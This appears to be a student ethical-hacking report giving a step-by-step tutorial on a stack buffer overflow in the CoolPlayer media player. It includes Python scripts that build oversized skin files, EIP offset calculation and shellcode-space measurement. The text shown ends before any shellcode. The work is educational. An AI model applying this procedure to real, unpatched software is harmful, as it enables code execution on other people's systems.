

Exploit Development

Martin Georgiev

CMP320: Ethical Hacking 3

BSc Ethical Hacking – Year 3

2021/22

Contents

1	Introduction	1
1.1	Background	1
1.2	Introduction to Program Memory	1
1.3	Registers.....	2
1.3.1	General Purpose Registers.....	2
1.3.2	Index Registers	2
1.3.3	Pointer Registers	3
1.3.4	Instruction Pointer	3
1.3.5	FLAGS Registers.....	3
1.4	Environment and Tools	3
1.4.1	Environment.....	3
1.4.2	Tools	3
1.5	Aim	5
2	Procedure.....	6
2.1	Overview of Procedure	6
2.2	Proof of Existing Vulnerability.....	6
2.3	Proof of a Possible Crash.....	7
2.4	EIP Distance Calculations	10
2.5	Shellcode Space Calculations	12
2.6	Proof of Concept Exploit	14
2.7	Complex Payload Exploit.....	21
2.8	Egg Hunter	24
2.9	ROP Chains – Bypassing DEP	26
3	Discussion.....	31
3.1	Countermeasures.....	31
3.1.1	DEP	31
3.1.2	ASLR.....	31
3.1.3	Stack Canaries	31
3.1.4	Anti-Virus Software.....	31
3.1.5	Regular Software Updates	31
3.1.6	Secure Development.....	32

3.1.7	Character Filtering.....	32
3.1.8	Self-Healing Systems	32
3.2	Bypassing Countermeasures.....	32
3.2.1	Stack Canary Bypass.....	32
3.2.2	Polymorphic Encoders	32
3.2.3	RET2REG	33
3.2.4	Bypassing ASLR.....	33
	References	34
	Appendices.....	36
	Appendix A – bo_test.py.....	36
	Appendix B – pattern_test.py	36
	Appendix C - shellcode_space.py.....	37
	Appendix D – calc_exploit.py.....	37
	Appendix E – complex_payload.py	39
	Appendix F – egghunter.txt	41
	Appendix G – egghunter.py	41
	Appendix H – find.txt	44
	Appendix I – rop_chains.txt	91
	Appendix J – rop_test.py	109

1 INTRODUCTION

1.1 BACKGROUND

Buffer overflows, one of the most common vulnerabilities, have been known to the security professionals for many years. The first hostile occurrence **The Morris Worm**, identified in 1988. The memory buffer is stored within the Random Access Memory (**RAM**) as a temporary data used by applications. Overflowing the buffer of an application by writing junk data larger than it will force the program to crash. However, overflowing it provides an attacker with the possibility to execute malicious code, which could cause a lot of harm depending on the severity of the exploit.

1.2 INTRODUCTION TO PROGRAM MEMORY

A running application is stored within a computer's memory. The memory is comprised of multiple segments which work in unison to ensure that the program is running correctly. A visual representation can be found on **Figure 1.1**.




Figure 1.1 – Visual representation of memory.

The memory is split into two halves – one is read-only while the other allows data modification. The former half is comprised of three sections - **bss**, **data** and **text**. The first two sections respectively contain the uninitialised and the initialised variables. The **text** section contains the program commands. This makes them unfit for a buffer overflow exploit as they cannot be altered by an attacker.

The latter half contains the **stack**, **free memory**, and the **heap**. The **heap** changes in size during runtime and can also be used for overflow exploits. This, however, is beyond the scope of this guide. The **free memory** is located between the heap and the stack and is also the buffer which will be targeted for the exploits in this report. The **stack**, unlike the heap, is a lot smaller and fixed in size, whilst operating in a LIFO (last in, first out) fashion. This means that last data pushed onto the stack will be the first to be popped out. The stack makes use of registers to manipulate data.

1.3 REGISTERS

There are multiple types of registers which an attacker must be familiar with to work with the stack. The registers that will be used for the exploit development in this guide are the **General Purpose Registers**. They also comprise of the **Index Registers**, **Pointer Registers**, **Instruction Pointer**, and **FLAGS Registers**.

1.3.1 General Purpose Registers

There is a total of eight general purpose registers. Four of them (**EAX**, **ECX**, **EDX** and **EBX**) are used for tracking, calculation, and value storage. **ESP** and **EBP** are the pointer registers, while **ESI** and **EDI** are the source and destination index registers. A list of all eight with their full names can be seen below:

1. **EAX** – Extended Accumulator Register
2. **ECX** – Extended Counter Register
3. **EDX** – Extended Data Register
4. **EBX** – Extended Base Register
5. **ESP** – Extended Stack Pointer
6. **EBP** – Extended Base Pointer
7. **ESI** – Extended Source Index Register
8. **EDI** – Extended Destination Index Register

1.3.2 Index Registers

ESI and EDI are non-volatile general purpose registers which point to the source and the destination of an application's data. The Extended Source Index register can be used to store data throughout an entire function as it does not alter itself. (SkullSecurity, 2021)

1.3.3 Pointer Registers

EBP and ESP contain memory addresses used by the application. EBP points to the base (bottom) of the stack, while ESP points to the top of the stack. The addresses in ESP will be the ones which will be first accessed when a value is popped off the stack.

1.3.4 Instruction Pointer

EIP is important for buffer overflows. This register points to next instruction which should be carried out to ensure the correct flow of a program. An attacker can take advantage of this by pointing to a memory location which stores the malicious shellcode. Due to this, the distance to the index pointer must be accurately calculated to successfully execute an exploit.

1.3.5 FLAGS Registers

The FLAGS Register contains condition codes assigned to instructions during their execution. A total of seven flags were found to be useful for this guide due to the information they provide – the results of the executed instructions. The flags can be found below:

1. Z – Zero
2. C – Carry
3. O – Overflow
4. A – Auxiliary
5. T – Trap
6. S – Sign
7. P – Parity

1.4 ENVIRONMENT AND TOOLS

1.4.1 Environment

The environment for exploit development will require one virtual machine – **Windows XP SP3**. The virtual machine is required because the binary is designed to work on a Windows XP machine and it will not run on newer versions of the operating system.

1.4.2 Tools

A multitude of tools will be utilised to successfully perform a buffer overflow on the binary file. Each of them can be found below:

1.4.2.1 Vulnerable Application

CoolPlayer is a media player, which was popular in the 1990s. It is regularly used as a testing application due to its known vulnerabilities. It will also be used throughout this guide. The code of the application is written in C, and it provides no external defences nor buffer overflow checks. The program can be easily exploited which makes it a perfect starting point for beginners. The application can be downloaded from the [CoolPlayer Source Forge](#) page.

1.4.2.2 Immunity Debugger

Immunity Debugger is a debugger with a graphical user interface. It was used throughout most of the process due to its ease of use. The tool is python based which allows the use of python plugins and scripts (such as mona.py for a ROP chain scan). Other debuggers such as Ghidra and IDAPro can be used as well. An image of Immunity Debugger can be seen on **Figure 1.2**.




Figure 1.2 – Immunity Debugger.

1.4.2.3 Metasploit

The Metasploit Framework is a powerful tool with many capabilities. For this exploit development process, the attacker uses it to generate payloads and malicious shellcode which are then implemented in the exploitation. A more user-friendly alternative is Msfgui, which can be downloaded and used on the Windows XP machine.

1.4.2.4 Scripts

Several scripts will be used throughout the process – **mona.py**, **pattern_create.exe**, **pattern_offset.exe**, **findjmp.exe**. Mona.py is a powerful script which analyses possible ROP chains and provides the attacker with code in four different programming language. The latter three scripts are used to create patterns for the buffer overflow, find the distance to the EIP and **jmp** commands in specific DLLs.

1.5 Aim

The report has two main objectives – analysing the binary and developing a proof-of-concept exploit. The tester will take the role of a malicious attacker and attempt to exploit the application by using a variety of buffer overflow techniques – ROP, Egg Hunters, etc. – with each method being thoroughly covered and explained in the guide. After the exploitation has been conducted, the tester will discuss different countermeasures for each of the successful techniques and how they can possibly be evaded by malicious attackers.

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

The guide will provide a step-by-step walkthrough of identifying a vulnerable application, overflowing its buffer and the instruction pointer. The reader will learn about calculating the distance to the instruction pointer and how to change the address value to point to the stack pointer – the place where the shellcode is stored within the stack. Afterwards the reader will be introduced to more complex exploitation methods which include the use of more sophisticated payloads (i.e., reverse shells, user creation or deletion). Egg Hunters and methods on how to approach security software such as DEP are also covered in the Procedure section.

The guide in this Procedure section may differ in terms of the number of bytes, shellcode encoding, etc. However, the methodology will remain the same and the readers can easily follow along the tutorial. The python scripts used in this section can be found inside the Appendices.

2.2 PROOF OF EXISTING VULNERABILITY

The procedure begins with thorough analysis of the application and possible entry points for buffer overflows by using the software like a normal user would. The program is a music player which was intentionally made vulnerable to suit this tutorial. An image of the player can be seen on **Figure 2.2.1**.



Figure 2.2.1 – Image of CoolPlayer.

The application has three valid entry points which can be used to prove the existence of the vulnerability – loading mp3 files, playlist files and skin files. The guide will specifically focus on exploiting the entry point for the CoolPlayer skins. To identify the required file type, the tester downloaded an example skin file (Infinity) from the **WinCustomize** website (Infinity – WinCustomize.com, 2005). (picciotto, 2005) Extracting the archived file results in a folder with **.bmp** and **.ini** files. The skin can be applied by right clicking the application then selecting Options -> Open

(inside the Skin quarter of the window). This shows that the default file type which the program looks for is **.ini** – files with the same extensions must be created to be recognised as a valid skin file.

With the entry point and file type identified, the practical side of the tutorial. The first part of the tutorial will require “noDEP mode” so ensure that you have booted the virtual image with this option. Booting with DEP enabled will negatively affect the results of the guide.

2.3 PROOF OF A POSSIBLE CRASH

Now that the correct data entry point is identified, you can start testing the buffer overflow by uploading various payloads. However, to ensure that the payload is going to run, something else must be tested – the possibility of overwriting the instruction pointer (**EIP**). Overwriting the EIP will allow the alteration of the memory address stored in it, which will in turn point to the payload you want to execute. Every script included in this tutorial has been written in Python, but other languages such as C, Ruby or Perl can be used if you would prefer to do so.

To create a valid skin, you must create the file with a **.ini** extension and include the CoolPlayer skin header. This part of the tutorial will use the following filename – *crashtest.ini*. The user is free to choose a different name if it uses the correct extension. The skin header can be obtained from the **.ini** file of the Infinity skin and altered to suit the needs of the exploit – the comments should be removed as they are not required and the “PlaylistSkin=” should be set to the payload and not “default” (**Figure 2.3.1**). It can also be found in Exploit-DB. (milw0rm, 2009)


```
[CoolPlayer Skin]
; Infinity
; Copyright 2005 by Dario 'Geronimo'
; http://www.geronimo.too.it
;
; This skin is FREeware but
; If you want to publish
; this skin in your site
; please contact me:
;
; cheyenne2001@libero.it
;
; Thank you!

PlaylistSkin=default
```

Figure 2.3.1 – CoolPlayer skin header in Infinity.ini

After the header is included in the buffer, you can then start adding junk data to overflow the application’s memory buffer. In this case repetitions of the symbol **A (\x41)** will be used because it will easily be seen in the debugger. The use of other symbols will not affect the results in a different way. Due to the unknown size of the memory buffer, the number of **A**’s should be changed and repeatedly tested until a crash occurs – it is best to start with five hundred **A**’s and continuously increase them for the other tests if the application does not crash. In this case 500 repetitions of the character were

enough to overflow the buffer, but this may differ when you conduct the tests. A screenshot of the python file (**bo_test.py**) can be seen on **Figure 2.3.2**, while the script is available in **Appendix A**.



```

1 header = "[CoolPlayer Skin]\nPlaylistSkin="
2 buffer = "A" * 500
3 with open ("crash.ini", "w") as f:
4     f.write (header + buffer)

```

Figure 2.3.2 – Screenshot of the *bo_test.py* script.

A file called **crash.ini** will be created upon double clicking the python file. To proceed with the exploit, first launch then CoolPlayer software then attach it to Immunity Debugger. This can be achieved by clicking on **File -> Attach** (or **Ctrl+F1**) and selecting it from the list of applications. (**Figure 2.3.3**) Additionally, you can open the program directly from the debugger by clicking on **File -> Open** (**F3**), however this may cause bugs during the exploit execution.




Figure 2.3.3 – Attaching the CoolPlayer application to Immunity Debugger.

Click on the **Run Program** button (**F9**) to run the application within the debugger. Open the options and load the **crash.ini** file as a skin. In this case 500 characters were enough – this can be seen by the value inside both **EIP** and **EBP** – 41414141 (four A symbols). Additionally, a lot of A characters can be seen inside **ESP**. (**Figure 2.3.4**)

```

Registers (FPU)
EAX 41414142
ECX 00006871
EDX 000F0000
EBX 00000000
ESP 0011BEA8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBP 41414141
ESI 00420000 1901560.00420000
EDI 0011E264
EIP 41414141

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
O 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty

FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

Figure 2.3.4 – Register values in Immunity Debugger after loading crash.ini.

The values before and after the **ESP** inside the stack are only A characters, whilst an access violation error has been given due to the application attempting to execute the [41414141] memory address. (Figure 2.3.5)




Figure 2.3.5 – Stack and access violation error.

Loading the **crash.ini** file in the application without attaching it to the debugger provides the following crash error, which is further proof that 500 characters are enough to crash it. (Figure 2.3.6)




Figure 2.3.6 – CoolPlayer crash window.

2.4 EIP DISTANCE CALCULATIONS

As mentioned in the previous section, accurately calculating the distance to the instruction pointer (**EIP**) is vital for a successful payload execution in buffer overflows. If the exact length is inaccurate, the exploit will not launch as the EIP will not point to the correct memory address. You can calculate it with the use of **pattern_create.exe** and **pattern_offset.exe**. Both files can be found in the **tools** folder on the desktop. If you do not have the specified files then you can freely obtain them online with **.rb** extension (Offensive Security, 2006 – Present Day) or you can use them from within the **Metasploit Framework**.

The calculation can start by right clicking on the **pattern_create.exe** binary and then selecting the **CmdHere** option. This will open a command prompt from which you can execute the file. To run it and pipe it to a text file, type the following command: **pattern_create.exe 500 > pattern.txt**. This will create a file containing a five-hundred-character long pattern. (Figure 2.4.1) The pattern will be used by **pattern_offset.exe** to calculate the distance to the instruction pointer.

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8
Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7
Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6
Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5
Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4
Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
```

Figure 2.4.1 – Pattern created with pattern_create.exe.

Create a copy the **bo_test.py** file and rename it to **pattern_test.py**. (Appendix B) Open **pattern.txt** from within the tools folder and copy the pattern. Replace the value in the **buffer** variable

with the pattern then add a new name for the generated .ini file – in this case it will be **pattern.ini**. (Figure 2.4.2)

```
header = "[CoolPlayer Skin]\nPlaylistSkin="
buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4A
with open ("pattern.ini", "w") as f:
    f.write (header + buffer)
```

Figure 2.4.2 – Screenshot of pattern_test.py.

Repeat the application attachment process in Infinity Debugger as described in section **2.3 Proof of a Possible Crash**. Run the python file to generate the **pattern.ini** file then load it as a skin from the application's options menu. Carefully analyse the memory registers. From the registers window we can see that ESP has the last few characters of the pattern, while EIP contains a specific number – **41317041**. (Figure 2.4.3) This value will be used with **pattern_offset.exe** to accurately calculate the distance to EIP.




Figure 2.4.3 – Memory registers after loading pattern.ini.

Open the tools folder again, right click on **pattern_offset.exe** and choose the **CmdHere** option. Enter the following command to calculate the distance: **pattern_offset.exe 41317041 500**. Breaking down the binary call shows us what is required – the value inside EIP and the length of the pattern created earlier. For this specific file, the distance to EIP is 453 characters. This can be seen on **Figure 2.4.4**.

```
C:\Documents and Settings\Administrator\Desktop\tools>pattern_offset.exe 4131704
1 500
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr4.tmp/lib/ruby/1.9.1/rubygems/custom_requi
re.rb:36:in `require': iconv will be deprecated in the future, use String#encode
instead.
453
```

Figure 2.4.4 – Calculating the distance to EIP.

2.5 SHELLCODE SPACE CALCULATIONS

With the accurate number of bytes required to reach the instruction pointer, you can now successfully calculate the available space in the stack for your payload. This will be achieved by created a new script called **shellcode_space.py**. (Figure 2.5.1)

```
header = "[CoolPlayer Skin]\nPlaylistSkin="
buffer = "A" * 453
buffer += "BBBB"
buffer += "C" * 1000

with open ("space.ini", "w") as f:
    f.write (header + buffer)
```

Figure 2.5.1 – Shellcode_space.py

First, add the number of bytes required to reach EIP which you discovered by using the **pattern_offset.exe** executable – in this case it is 453 “A” characters. Afterwards add four B characters which will be stored within the instruction pointer then fill up the rest with “junk” – may it be C’s, D’s or any other 4-byte character. Calculating the space may require a few attempts as corrupting the stack with a lot of junk values is possible. The number of such values should be gradually reduced until the stack is not corrupt anymore.

The first thing we see after executing the script is that in this case with this specific sample of the app, the stack (ESP) is right after the instruction pointer (EIP). (Figure 2.5.2) If, however, there were additional bytes between the ESP and EIP, an exploit developers should then add junk bytes as padding to compensate for the difference. In this tutorial this will not be necessary, and the exploit can continue without the need of padding.

0011BE9C	41414141	HHHH
0011BEA0	41414141	AAAA
0011BEA4	42424242	BBBB
0011BEA8	43434343	CCCC
0011BEAC	43434343	CCCC
0011BEB0	43434343	CCCC
0011BEB4	43434343	CCCC
0011BEB8	43434343	CCCC
0011BEBC	43434343	CCCC
0011BEC0	43434343	CCCC

Figure 2.5.2 – ESP being right after the EIP.

Calculating the shellcode space can also be approached in two more ways – using a pattern and calculating the addresses. The former would require you to create a pattern using **pattern_create.exe** while the latter will require you to subtract the **ESP** address from the address holding the final bytes of the junk data.

In this case the tester will use the repeating junk bytes as it will make it easier to identify the total size. Running the generated **.ini** file in CoolPlayer through the debugger took a few attempts to accurately identify the available space. Using 1000 characters shows that all bytes are loaded in the buffer with many more bytes to spare – this leaves us with more than enough space for our shellcode. (**Figure 2.5.3**)



```

0012C440 43434343 CCCC
0012C444 43434343 CCCC
0012C448 43434343 CCCC
0012C44C 43434343 CCCC
0012C450 43434343 CCCC
0012C454 00000000 ....
0012C458 00000000 ....
0012C45C 00000000 ....
0012C460 00000000 ....
0012C464 00000000 ....
0012C468 00000000 ....
0012C46C 00000000 ....
0012C470 00000000 ....
0012C474 00000000 ....
0012C478 00000000 ....
0012C47C 00000000 ....

```

Figure 2.5.3 – Buffer holding the entire generated pattern.

Additional testing showed that it can fit a total of 13240 bytes before corrupting the buffer. (**Figure 2.5.4**) The final script (**Figure 2.5.5**) can be found in **Appendix C**. Most of the real-life applications will have significantly lower space, which is why other techniques must be implemented to bypass the limitations. One such technique is **Egg Hunting**, and it will be discussed further in **Section 2.8 Egg Hunter Shellcode**.



```

0012C470 45454545 EEEE
0012C474 45454545 EEEE
0012C478 45454545 EEEE
0012C47C 45454545 EEEE
0012C480 45454545 EEEE
0012C484 00000000 ....
0012C488 00000000 ....
0012C48C 00000000 ....
0012C490 73616350 Play
0012C494 7473696C list MSCTF.7473696C
0012C498 6E696853 Skin
0012C49C 41414120 AAAA
0012C4A0 41414141 AAAA
0012C4A4 41414141 AAAA

```

Figure 2.5.4 – End of junk value before corrupting the buffer.


```
header = "[CoolPlayer Skin]\nPlaylistSkin="
buffer = "A" * 453
buffer += "BBBB"
buffer += "C" * 5000
buffer += "D" * 5000
buffer += "E" * 3240

with open ("space.ini", "w") as f:
    f.write (header + buffer)
```

Figure 2.5.5 – Final version of shellcode_space.py

2.6 PROOF OF CONCEPT EXPLOIT

Based on the previous sections, you now have the following knowledge – the number of A's to reach **EIP**, four B's inside **EIP** acting as a memory address placeholder and the number of available bytes for shellcode space. In this specific case the number of A's is 453 and there is more than 1000 bytes of shellcode space, but this will vary from one sample to another. You can now use the obtained information to create a PoC (Proof of Concept) exploit to prove the vulnerability by opening a different program after crashing CoolPlayer. This tutorial will create a shellcode which will open the built-in calculator application (**calc.exe**) but other executables can also be used.

